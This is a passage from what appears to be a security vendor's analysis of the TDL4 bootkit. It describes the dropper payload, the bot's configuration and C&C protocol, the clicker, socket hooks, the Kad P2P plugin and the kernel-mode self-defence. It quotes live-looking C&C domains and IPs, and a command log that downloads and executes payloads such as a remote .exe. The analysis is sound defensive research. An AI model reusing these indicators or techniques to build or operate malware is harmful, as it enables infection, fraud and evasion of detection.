


Figure 13 – The Algorithm for Infecting x64 Systems

2.3 The Dropper's Payload

The bootkit's components are contained inside the ".config" section of the dropper (the layout of the section is described in details in our previous report on TDL3). Here is the list of modules that are dropped in the hidden file system:

Dropped modules	Description
mbr	original contents of the infected hard drive boot sector
ldr16	16-bit real-mode loader code
ldr32	fake *kdcom.dll* for x86 systems
ldr64	fake *kdcom.dll* for x64 systems
drv32	the main bootkit driver for x86 systems
drv64	the main bootkit driver for x64 systems
cmd.dll	payload to inject into 32-bit processes
cmd64.dll	payload to inject into 64-bit processes
cfg.ini	configuration information
bckfg.tmp	encrypted list of C&C URLs

2.4 Comparison with TDL3/TDL3+

Here is a table summarizing the major differences between TDL3/TDL3+ and TDL4 droppers: these include bypassing HIPS, escalating privileges, installation mechanism and the number of installed modules.

Table 1 – Comparison of TDL Droppers

	TDL3/TDL3+	TDL4
Bypassing HIPS	AddPrintProcessor/AddPrintProvidor	AddPrintProvidor, ZwConnectPort
Privilege Escalation	-	MS10-092
Installation mechanism	By loading kernel-mode driver	By loading kernel-mode driver, Overwriting MBR of the disk
Number of installed modules	4	10

3 The Bot

This section is devoted to describing the user-mode part of the bootkit implementing bot functionality. TDL4 comes with two modules to be injected into processes in the system, *cmd.dll* and *cmd64.dll,* which are described in corresponding subsections. Before accounting for implementation details of the modules the configuration file *cfg.ini* is considered.

3.1 Cfg.ini

The configuration information of the bot is stored in a *cfg.ini* file in the hidden file system. The general structure of the file remains the same as in the TDL3/TDL3+ rootkit except for some additions and modifications:

```
// main section with information on kernel-mode driver and partner
[main]
version=0.03          // version of the kernel-mode driver
aid=30067             // affiliate ID
sid=0                 // sub affiliate account ID
builddate=351         // kernel-mode driver build date
rnd=920026266         // random number
knt=1298317270        // time of the last connection with the command server

// list of the modules to inject into processes
[inject]
*=new_cmd.dll         // module to inject into 32-bit processes
* (x64)=cmd64.dll     // module to inject into 64-bit processes

// setcion specific to cmd.dll
[cmd]
srv=https://lkaturl71.com/;https://69b69b6b96b.com/;https://ikaturi11.com/;https://countr
i1l.com/;https://1il1il1il.com/
wsrv=http://gnarenyawr.com/;http://rinderwayr.com/;http://jukdoout0.com/;http://swltcho0.
com/;http://ranmjyuke.com/
psrv=http://crj71ki813ck.com/
version=0.167         // version of the payload
bsh=75adb55bf6a0db37c8726416b55df6dfc03e7d8a    // bot id
delay=7200
csrv=http://lkckclckl1i1i.com/

// setcion specific to cmd64.dll
[cmd64]
```

3.2 Cmd.dll

According to *cfg.ini, cmd.dll* is injected into each 32-bit process in the system in which the *kernel32.dll* library is loaded but in fact it is able to operate only inside processes that contain the following substrings in name of its executables:

svchost.exe **started with** ***netsvcs*** **parameter**
explo
firefox
chrome
Opera
safari
netsc
avant
browser
mozill
wuaclt

Here is the list of all possible jobs that *cmd.dll* could perform:

- requesting and dispatching commands from C&C servers;
- dispatching tasks received from C&C;
- clicking;
- Blackhat SEO (see Appendix A for more info);
- Injecting HTML code into an HTML document.

3.2.1 Network communication

All the communication between the bot and C&C is carried over the HTTP/HTTPS protocol. There are several types of C&C servers with which the bot can communicate:

Types of C&C servers	**Description**
command servers ("srv" key in *cfg.ini*)	intended to send commands to bots
pservers ("psrv" key in *cfg.ini*)	intended to send URLs that should be opened in browser
click servers ("csrv" key in *cfg.ini*);	intended to send URLs with which the clicker should work
wservers ("wsrv" key in *cfg.ini*)	intended to substitute result of search providers
kservers ("ksrv" key in *cfg.ini*	used for injecting malicious *"iframes"* into HTML document.

Encryption

The data transmitted to/from C&C over HTTP/HTTPS are encrypted with the RC4 cipher, where the C&C server host name is used as the key, and are then encoded with BASE64 encoding (as shown in figure 14). In addition to the encrypting, in some cases the data are mangled after encoding: strings generated according to certain rules (described in Appendix B) are prepended and appended to the data. This last measure is taken to avoid detection by IDS (Intrusion Detection Systems).




Figure 14 – The Format of Request to C&C Server

3.2.2 Communication with command servers

The bot periodically requests commands from command servers. The configuration file contains parameters determining how frequently the bot should connect to the servers:

Parameters	Description
knt	Stores the time when the command servers were last accessed (in seconds since the year 1970)
delay	time interval expressed in seconds between requests to the list of command servers
retry	time interval in seconds between requests to command server within the list

The request to command server prior encryption and encoding looks like this:

"command|bid|aid|sid|tdl_ver|bot_ver|os_ver|locale|browser|tdl_build|tdl_installrnd"

Parameters	Description
bid	bot identifier (assigned by C&C or "noname" by default)
aid	affiliate identifier
sid	affiliate sub account identifier
tdl_ver	version of the bootkit (0.03)
bot_ver	version of cmd.dll/cmd64.dll (0.169)
os_ver	version of operating system (5.1 2600 SP3.0)
locale	current locale of the system

browser	default browser of a user
tdl_build	build date of the bootkit
tdl_install	install date of the bootkit
rnd	random number

The command server replies with a list of commands separated by semicolons. Each command is formatted as follows:

command_name.method_name(Param1, Param2, …),

where *command_name* can be either *cmd* or name of an executable in the hidden file system of the bootkit. *method_name* can take the following values:

Command	Description
DownloadCrypted	download encrypted binary, decrypt it (RC4 cipher with *bot_id* as a key), if its name has ".dll" extension then load it into address space of the current process
DownloadCrypted2	download encrypted binary, decrypt it (RC4 cipher with custom key), if its name has ".dll" extension then load it into address space of the current process
DownloadAndExecute	download executable and run it in a new process
DownloadCryptedAndExecute	download encrypted executable, decrypt it (RC4 cipher with *bot_id* as a key) and run it in a new process
DownloadCryptedAndExecute2	download encrypted executable, decrypt it (RC4 cipher with custom key) and run it in a new process
Download	download executable and load it into address space of the current process
ConfigWrite	write a string in *cfg.ini*
SetName	assign name to the bot
Name of exported function	Name of exported function from *command_name* executable to call

The parameters of the methods can be of the following types:

- String (Unicode, ASCII);
- Integers;
- Floats.

Here is an example of a set of commands received from the C&C:

C&C commands	Example of parameters
cmd.ConfigWrite	*('cmd','delay','7200')*
cmd.ConfigWrite	*('cmd','srv','https://lkaturl71.com/;https://69b69b6b96b.com/;https://ikaturi11.com/;https://countri1l.com/;https://1il1il1il.com/')*
cmd.ConfigWrite	*('cmd','wsrv','http://gnarenyawr.com/;http://rinderwayr.com/;http://jukdoout0.com/;http://swltcho0.com/;http://ranmjyuke.com/')*
cmd.ConfigWrite	('cmd','psrv','http://crj71ki813ck.com/')
cmd.ConfigWrite	('cmd','csrv','http://lkckclckli i1i.com/')
cmd.DownloadCrypted	*('https://178.17.164.92/boXEjC6qlJ452QOfSVz5naWV9MpsONI9SYCVO48QW0s4W6xlsKB9DNBfxOjRyCzFUR2Hog==','cmd.dll')*
cmd.DownloadCrypted	*('https://178.17.164.92/boXEjC6qlJ450wOfSVz5naWV9MpsONI9SYCVO48QW0s4W6xlsKB9DNBfxOjRyCzFUR2Hog==','bckfg.tmp')*
cmd.DownloadAndExecute	*('http://wheelcars.ru/no.exe')*

3.2.3 Tasks

Once every 10 minutes the bot scans the *"[tasks]"* section of the configuration file to retrieve tasks for execution. The tasks are encoded as follows:

file_name=task_code|retry_count|para1|para2,

where:

Tasks	Description	
file_name	name of the file in the hidden file system or random number	
task_code	1	download binary from URL determined by *para2*, and decrypt with *para1* key (if specified)
	2	download binary from URL determined by *para2*, and decrypt with *para1* key (if specified), then run as standalone application
	3	delete file with *file_name* name
retry_count	maximum number of attempts to execute the task. Each attempt this value is decremented and when reaches zero the task is deleted	
para1, para2	parameters of the task	

3.2.4 The Clicker

The module cmd.dll implements clicker functionality. It requests links from the servers listed under *csrv* key in *cfg.ini* file by using the URLs formatted as:

clk=2.6|bid=bot_id|aid=aff_id|sid=sub_id|rd=Install_date,

where *bot_id, aff_id, sub_id, install_date* have the same meaning as the corresponding values in communication with command server. The request is encoded and mangled. As a reply *cmd.dll* receives list of the values:

x_url|x_ref|dword_1|dword_2,

where:

Parameters	Description
x_url	target URL
x_ref	Referrer
dword_1,dword_2	unsigned integers specifying delay between receiving data from click servers and going to target URL

The clicker's engine is implemented by means of the *"WebBrowser"* ActiveX control. For this purpose *cmd.dll* creates a window class with the name *"svchost"*. For each URL received from click-servers the bot creates a window of class *"svchost"* with name *"svchost-XX"*, where *XX* –current thread ID passing target URL as *lpParam* to *CreateWindowEx* function.

```
v4 = GetCurrentThreadId();
swprintf(&WindowName, L"%s-%d", L"svchost", v4);
v5 = CreateWindowExW(
       0,
       L"svchost",
       &WindowName,
       0x1CF0000u,
       CW_USEDEFAULT,
       CW_USEDEFAULT,
       CW_USEDEFAULT,
       CW_USEDEFAULT,
       0,
       0,
       0,
       TargetURL);
```

Figure 15 – Creating a New WIndow for Clicker

When *WindowProc* of the registered window class receives a WM_CREATE message it creates the *"WebBrowser"* ActiveX control in the window and sets up properties: *Silent* – False, *Visible* – True. Then it navigates to the target URL by calling the *Navigate* method defined in the *IWebBrowser2* interface with the flags:

- *navNoHistory;*
- *navNoReadFromCache;*
- *navUntrustedForDownload;*
- *navBrowserBar;*
- *navHyperlink;*
- *navEnforceRestricted*.

Then the clicker waits for *NavigateCoplete2* event, which signifies that at least part of the document has been received from the server and the viewer of the document has been created. At this point the clicker compares the current URL with the one requested and if they match (i.e. the request has not been redirected) it emulates surfing the web:

- It scans the downloaded HTML document for elements with the tags *"object"* or *"iframe"* and links pointing to objects inside the same security domain as the requested document;
- It emulates a user gradually moving mouse pointer to the element of the document and pressing the left mouse button.

3.2.5 Hooking mswsock.dll

To be able to intercept and alter the data exchanged over the network the bot hooks several functions from Microsoft Windows Socket Provider mswsock.dll:

- *WSPRecv;*
- *WSPSend;*
- *WSPCloseSocket.*

WSPSend

By hooking the *WSPSend* routine the bot is able to intercept all the outgoing network traffic generated by the process into which *cmd.dll* is injected. Prior to forwarding the intercepted data to the destination host the bot looks for the *"windowsupdate"* string in the data buffer, and, if it finds the string, then immediately returns the error WSAENETRESET (the connection has been broken due to the remote host resetting), thereby disabling the Windows Update service.

Otherwise it calls the original *WSPSend* routine and if the operation has been completed successfully, it parses the outgoing data buffer to determine whether this is an HTTP request. If so it gets the following parameters from the header:

- requested resource;
- host;
- accept-language;
- referrer;
- cookie;
- user-agent.

Depending on the values these parameters may take, and information stored in additional files in the hidden files system, the bot performs the following actions:

- injects additional functionality into HTML document through *"iframe"* tag;
- fetches keywords from requests to search providers and stores them in *"keywords"* file;

- substitutes results of search providers.

All these operations are performed in the *WSPSend* hook and stored in binary tree data structure to be used in the *WSPRecv* hook.

WSPRecv

In *WSPRecv* hook the bot in actuality replaces the data obtained from the destination with information it generates in *WSPSend* hook.

WSPCloseSocket

In *WSPCloseSocket* hook the bot releases all the resources allocated to handling and interception of data for a specific connection.

3.3 Cmd64.dll

Cmd64.dll is the payload to be injected into 64-bit processes only. It is a limited version of cmd.dll and its functionality includes only communications with command servers and executing tasks (without hooking *mswsock.dll* and clicker). These functions are fully equivalent to those of *cmd.dll*.

3.4 Kad.dll

Kad.dll is intended to be injected into the 32-bit svchost.exe process. The main purpose of the module is to download and execute other malicious software on the infected system. Although there is nothing new in its functionality it differs drastically from *cmd32.dll* and *cmd64.dll* in the way it receives commands and additional modules. In contrast to other known plugins obtaining bot instructions from C&C servers listed in a configuration file, *kad.dll* relies on a P2P (Peer to Peer) network generated by other bots. It is the Kademilia Distributed Hash Table (DHT) P2P protocol which *kad.dll* implements in order to talk with peers over the network.

In contrast to a Client-Server architecture where there is a list of dedicated C&C (Command and Control) servers that the bots should talk to, in a P2P network all the peers are equivalent: that is. each node is a C&C server and a bot at the same time. These two architectures are compared in Figure 16.

As there is no single point from which bots in P2P bot networks are coordinated, such botnets are much more resistant to takedowns compared to Client-Server botnets. Configuration information and payload are shared among all the nodes in the network, according to the specific implementation of the P2P protocol, and can be efficiently obtained by any peer node in the network. Individual bots join and leave the P2P network over time, but that doesn’t significantly influence the availability of the information stored in the network. And that makes takedown of the P2P botnet a challenging task. As long as a sufficient number of bots remain alive it is possible to maintain coordination and control of the bot network.




Figure 16 – Client-Server vs. P2P bot network

3.4.1 Kad-protocol

The Kad-protocol is a kind of DHT protocol where the information is stored as a *(key, value)* pair. The key is an MD4 hash of *value* which could be a file or a keyword (part of the file name) or a node ID. The resulting hash table is distributed between the peers.

Communication between peers is performed over the TCP and UDP protocols. TCP is used to transmit a file from one node to another, while UDP is used to search files and other peers in the P2P network.

Nodes.dat

The plugin stores the list of neighboring nodes in the *"nodes.dat"* file in TDL4's hidden file system, which it also downloads from:

http://83.133.121.222/pKE4SMp6e3qZDO3MTAwMDI8ZG93bmxvYWR826h.gif

or

http://www.alldivx.de/nodes/nodes.dat

File *nodes.dat* has the layout as described by the following structures:

```
typedef struct _NODES_DAT_LAYOUT
{
        // Set to zero
        DWORD Reserved0;
        // Set to 0x000002
        DWORD Reserved1;

        // Number of entries in the file
        DWORD NumEntries;
        // Array of size NumEntries of NODES_DAT_PEER_INFO structures describing peers
        NODES_DAT_PEER_INFO PeerInfo[1];
```

```
} NODES_DAT_LAYOUT, * NODES_DAT_LAYOUT;

typedef struct _NODES_DAT_PEER_INFO
{
	// 128-bit peer identifier (MD4 of node ID)
	BYTE PeerId[16];
	// IP address of the peer
	DWORD PeerIp;
	// Peer UDP port number
	WORD UdpPort;
	// Peer TCP port number
	WORD TcpPort;
	BYTE Reserved[10];
} NODES_DAT_PEER_INFO, * NODES_DAT_PEER_INFO;
```

On the one hand, the file *nodes.dat* is used to maintain the bot's contacts during system reboot as it is populated with the information on neighboring nodes. On the other hand, when the number of the bot's contacts is very small (in this case, smaller than 10) then *kad.dll* downloads the file from C&C and a sufficient amount of peers to contact is therefore guaranteed.

The contents of nodes.dat is presented in Appendix E.

Data authentication

To be sure that the files downloaded from the P2P network are issued by the owner of the botnet, *kad.dll* verifies the digital signature appended to the files. Each file downloaded by the peer has the following layout:

Figure 17 – Layout of a downloaded file

As we can see the last 132 bytes (1056 bits) of the file contain the file's digital signature calculated with an RSA digital signature algorithm. In Appendix D you can find details on the verification algorithm like verification key and modulo being used.

If the digital signature is valid the bot stores the file in TDL4's hidden file system: otherwise it is removed. Such checks make very difficult to interfere with botnet operations.

3.4.2 Configuration file

The plugin relies on both [cfg.ini] and on *ktzfrules* – a new configuration file which is specific to the *kad.dll* plugin. *Ktzfrules* contains a list of commands formatted in the same way as *cmd32.dll/cmd64.dll*. Here is the list of possible commands:

- kad.SearchCfg – request a newer version of ktzfrules from bot P2P network and execute its commands;
- kad.LoadExe – download executable from P2P network and execute it;
- kad.ConfigWrite – write string into cfg.ini file;
- kad.search – request a file from bot P2P network;
- kad.publish – share a file in bot P2P network (other nodes in P2P can download it);
- kad.knock – ping C&C;

- tdlcmd.WriteConfig – the same as kad.ConfigWrite.

3.5 TDL4 Tracker

During our investigation of the malware, a TDL4 tracking system has been implemented which monitors and logs all the communication between the bot and C&C servers. The system is able to intercept and decrypt all kinds of messages, even those transmitted over HTTPS, which allows us to gain access to all commands, updates and additional downloaded modules. The output of the system is presented in Appendix C.

4 Kernel-mode components

In this section we describe the kernel-mode components of the bootkit, namely, *drv32.sys* and *drv64.sys* for x86 and x64 operating systems correspondingly. The kernel-mode drivers constitute the most important part of the bootkit and accomplish the following tasks:

- maintaining the hidden file system to store bootkit's components;
- injecting the payload into processes in the system;
- performing self-defense;

In general the x86 and x64 binaries of the TDL4 are quite similar and are compiled from a single set of source files. Unlike the TDL3/TDL3+ kernel-mode component which is stored in the hidden file system as a piece of code (independent of the base address), TDL4's kernel-mode components are valid PE images.

4.1 Self-defense

4.1.1 Kernel-mode hooks

The bootkit conceals its presence in the system by setting up hooks to the storage miniport driver like its predecessor TDL3/TDL3+. The hooks make the bootkit able to intercept read/write requests to the hard drive and thereby counterfeit data being read or written.

Figure 18 represents the relationship between the miniport device object and its corresponding driver object after the bootkit sets up the hooks which modify the *StartIo* field of the target device's driver object and the *DriverObject* field of the target device object. The bootkit also excludes the target device from the driver object's linked list.

After such manipulations, all the requests addressed to the miniport device object are dispatched by corresponding handlers of the bootkit's driver object. The bootkit controls the following areas of the hard drive:

- The boot sector. When an application reads the boot sector, the bootkit counterfeits data and returns the original contents of the sector (i.e. as prior to infection), and it also protects the sector from overwriting;
- The hidden file system. On any attempt to read sectors of the hard disk where the hidden file system is located, the bootkit returns a zeroed buffer as well as protecting the area from overwriting.




Figure 18 – The Bootkit's Kernel-mode Hooks

The bootkit contains code that performs additional checks to prevent the malware from being detected, deactivated or removed. When the bootkit's driver is loaded and properly initialized it queues WORK_QUEU_ITEM which, at one–second intervals performs the following tasks:

- Reads the contents of the boot sector, compares it with the infected image and if there is a difference between them writes an infected MBR in the boot sector (in case something managed to overwrite it);
- Sets the *DriverObject* field of the miniport device object to point to the bootkit's driver object;
- Hooks the *DriverStartIo* field of the miniport's driver object;
- Checks the integrity (first 16 bytes) of the IRP_MJ_INTERNAL_DEVICE_CONTROL handler of the miniport's driver object.

4.1.2 Cleaning up traces

The bootkit also takes care of cleaning up the traces it left during the loading of the bootkit at boot time (see Bootkit Functionality section). Namely, it:

- Restores the original *kdcom.dll* library in kernel-mode address space. The bootkit loads the library and correspondingly fixes dependencies (imported symbols from the library) of *ntoskrnl.exe* and *hal.dll*;
- Modifies the registry value *SystemStartupOptions* of *HKLM\System\CurentControlSet\Control* registry key to remove distorted at boot time /MININT (IN/MINT) option from the list of boot options which was used to load the kernel (See "Loading the Bootkit" subsection for details).

4.2 Maintaining the hidden file system

In order to covertly store its malicious components, the bootkit implements a hidden file system. The general structure of the file system remains the same as in the case of TDL3/TDL3+: the bootkit reserves some space at the end of the hard drive regardless whether this space is being used by operating system.

The bootkit's file system is maintained by a set of device objects. Here we can see a volume device object representing a logical volume (partition) hosting TDL4's files and a so called physical device object responsible for handling IO requests from the bootkit's payload. These two device objects are connected with each other by means of a volume parameter block – a special system structure linking a volume device object with the corresponding physical device object. This enhancement appeared for the first time when the TDL3+ version of the rootkit was released.




Figure 19 – TDL4 File System Device Relationship

As we can see from the figure above, the volume device object is created as a device object belonging to the *\Driver\PnpManager* driver object, so that all the requests are handled by this driver. In order to conceal the volume, the bootkit removes the device object from *PnpManager's* device object linked list.

The hidden file system is configured so that TDL4's components access files stored on it using the following paths:

\\?\globalroot\device\XXXXXXXX\YYYYYYYY\file_name – for user-mode components

and

\device\XXXXXXXX\YYYYYYYY\file_name – for kernel-mode components.

Here we can see that TDL4 appends 8 random hexadecimal digits to the volume device object, and these are generated on loading of the bootkit. If this condition is not met a STATUS_OBJECT_NAME_INVALID error code is returned.

4.2.1 TDL4 file system layout

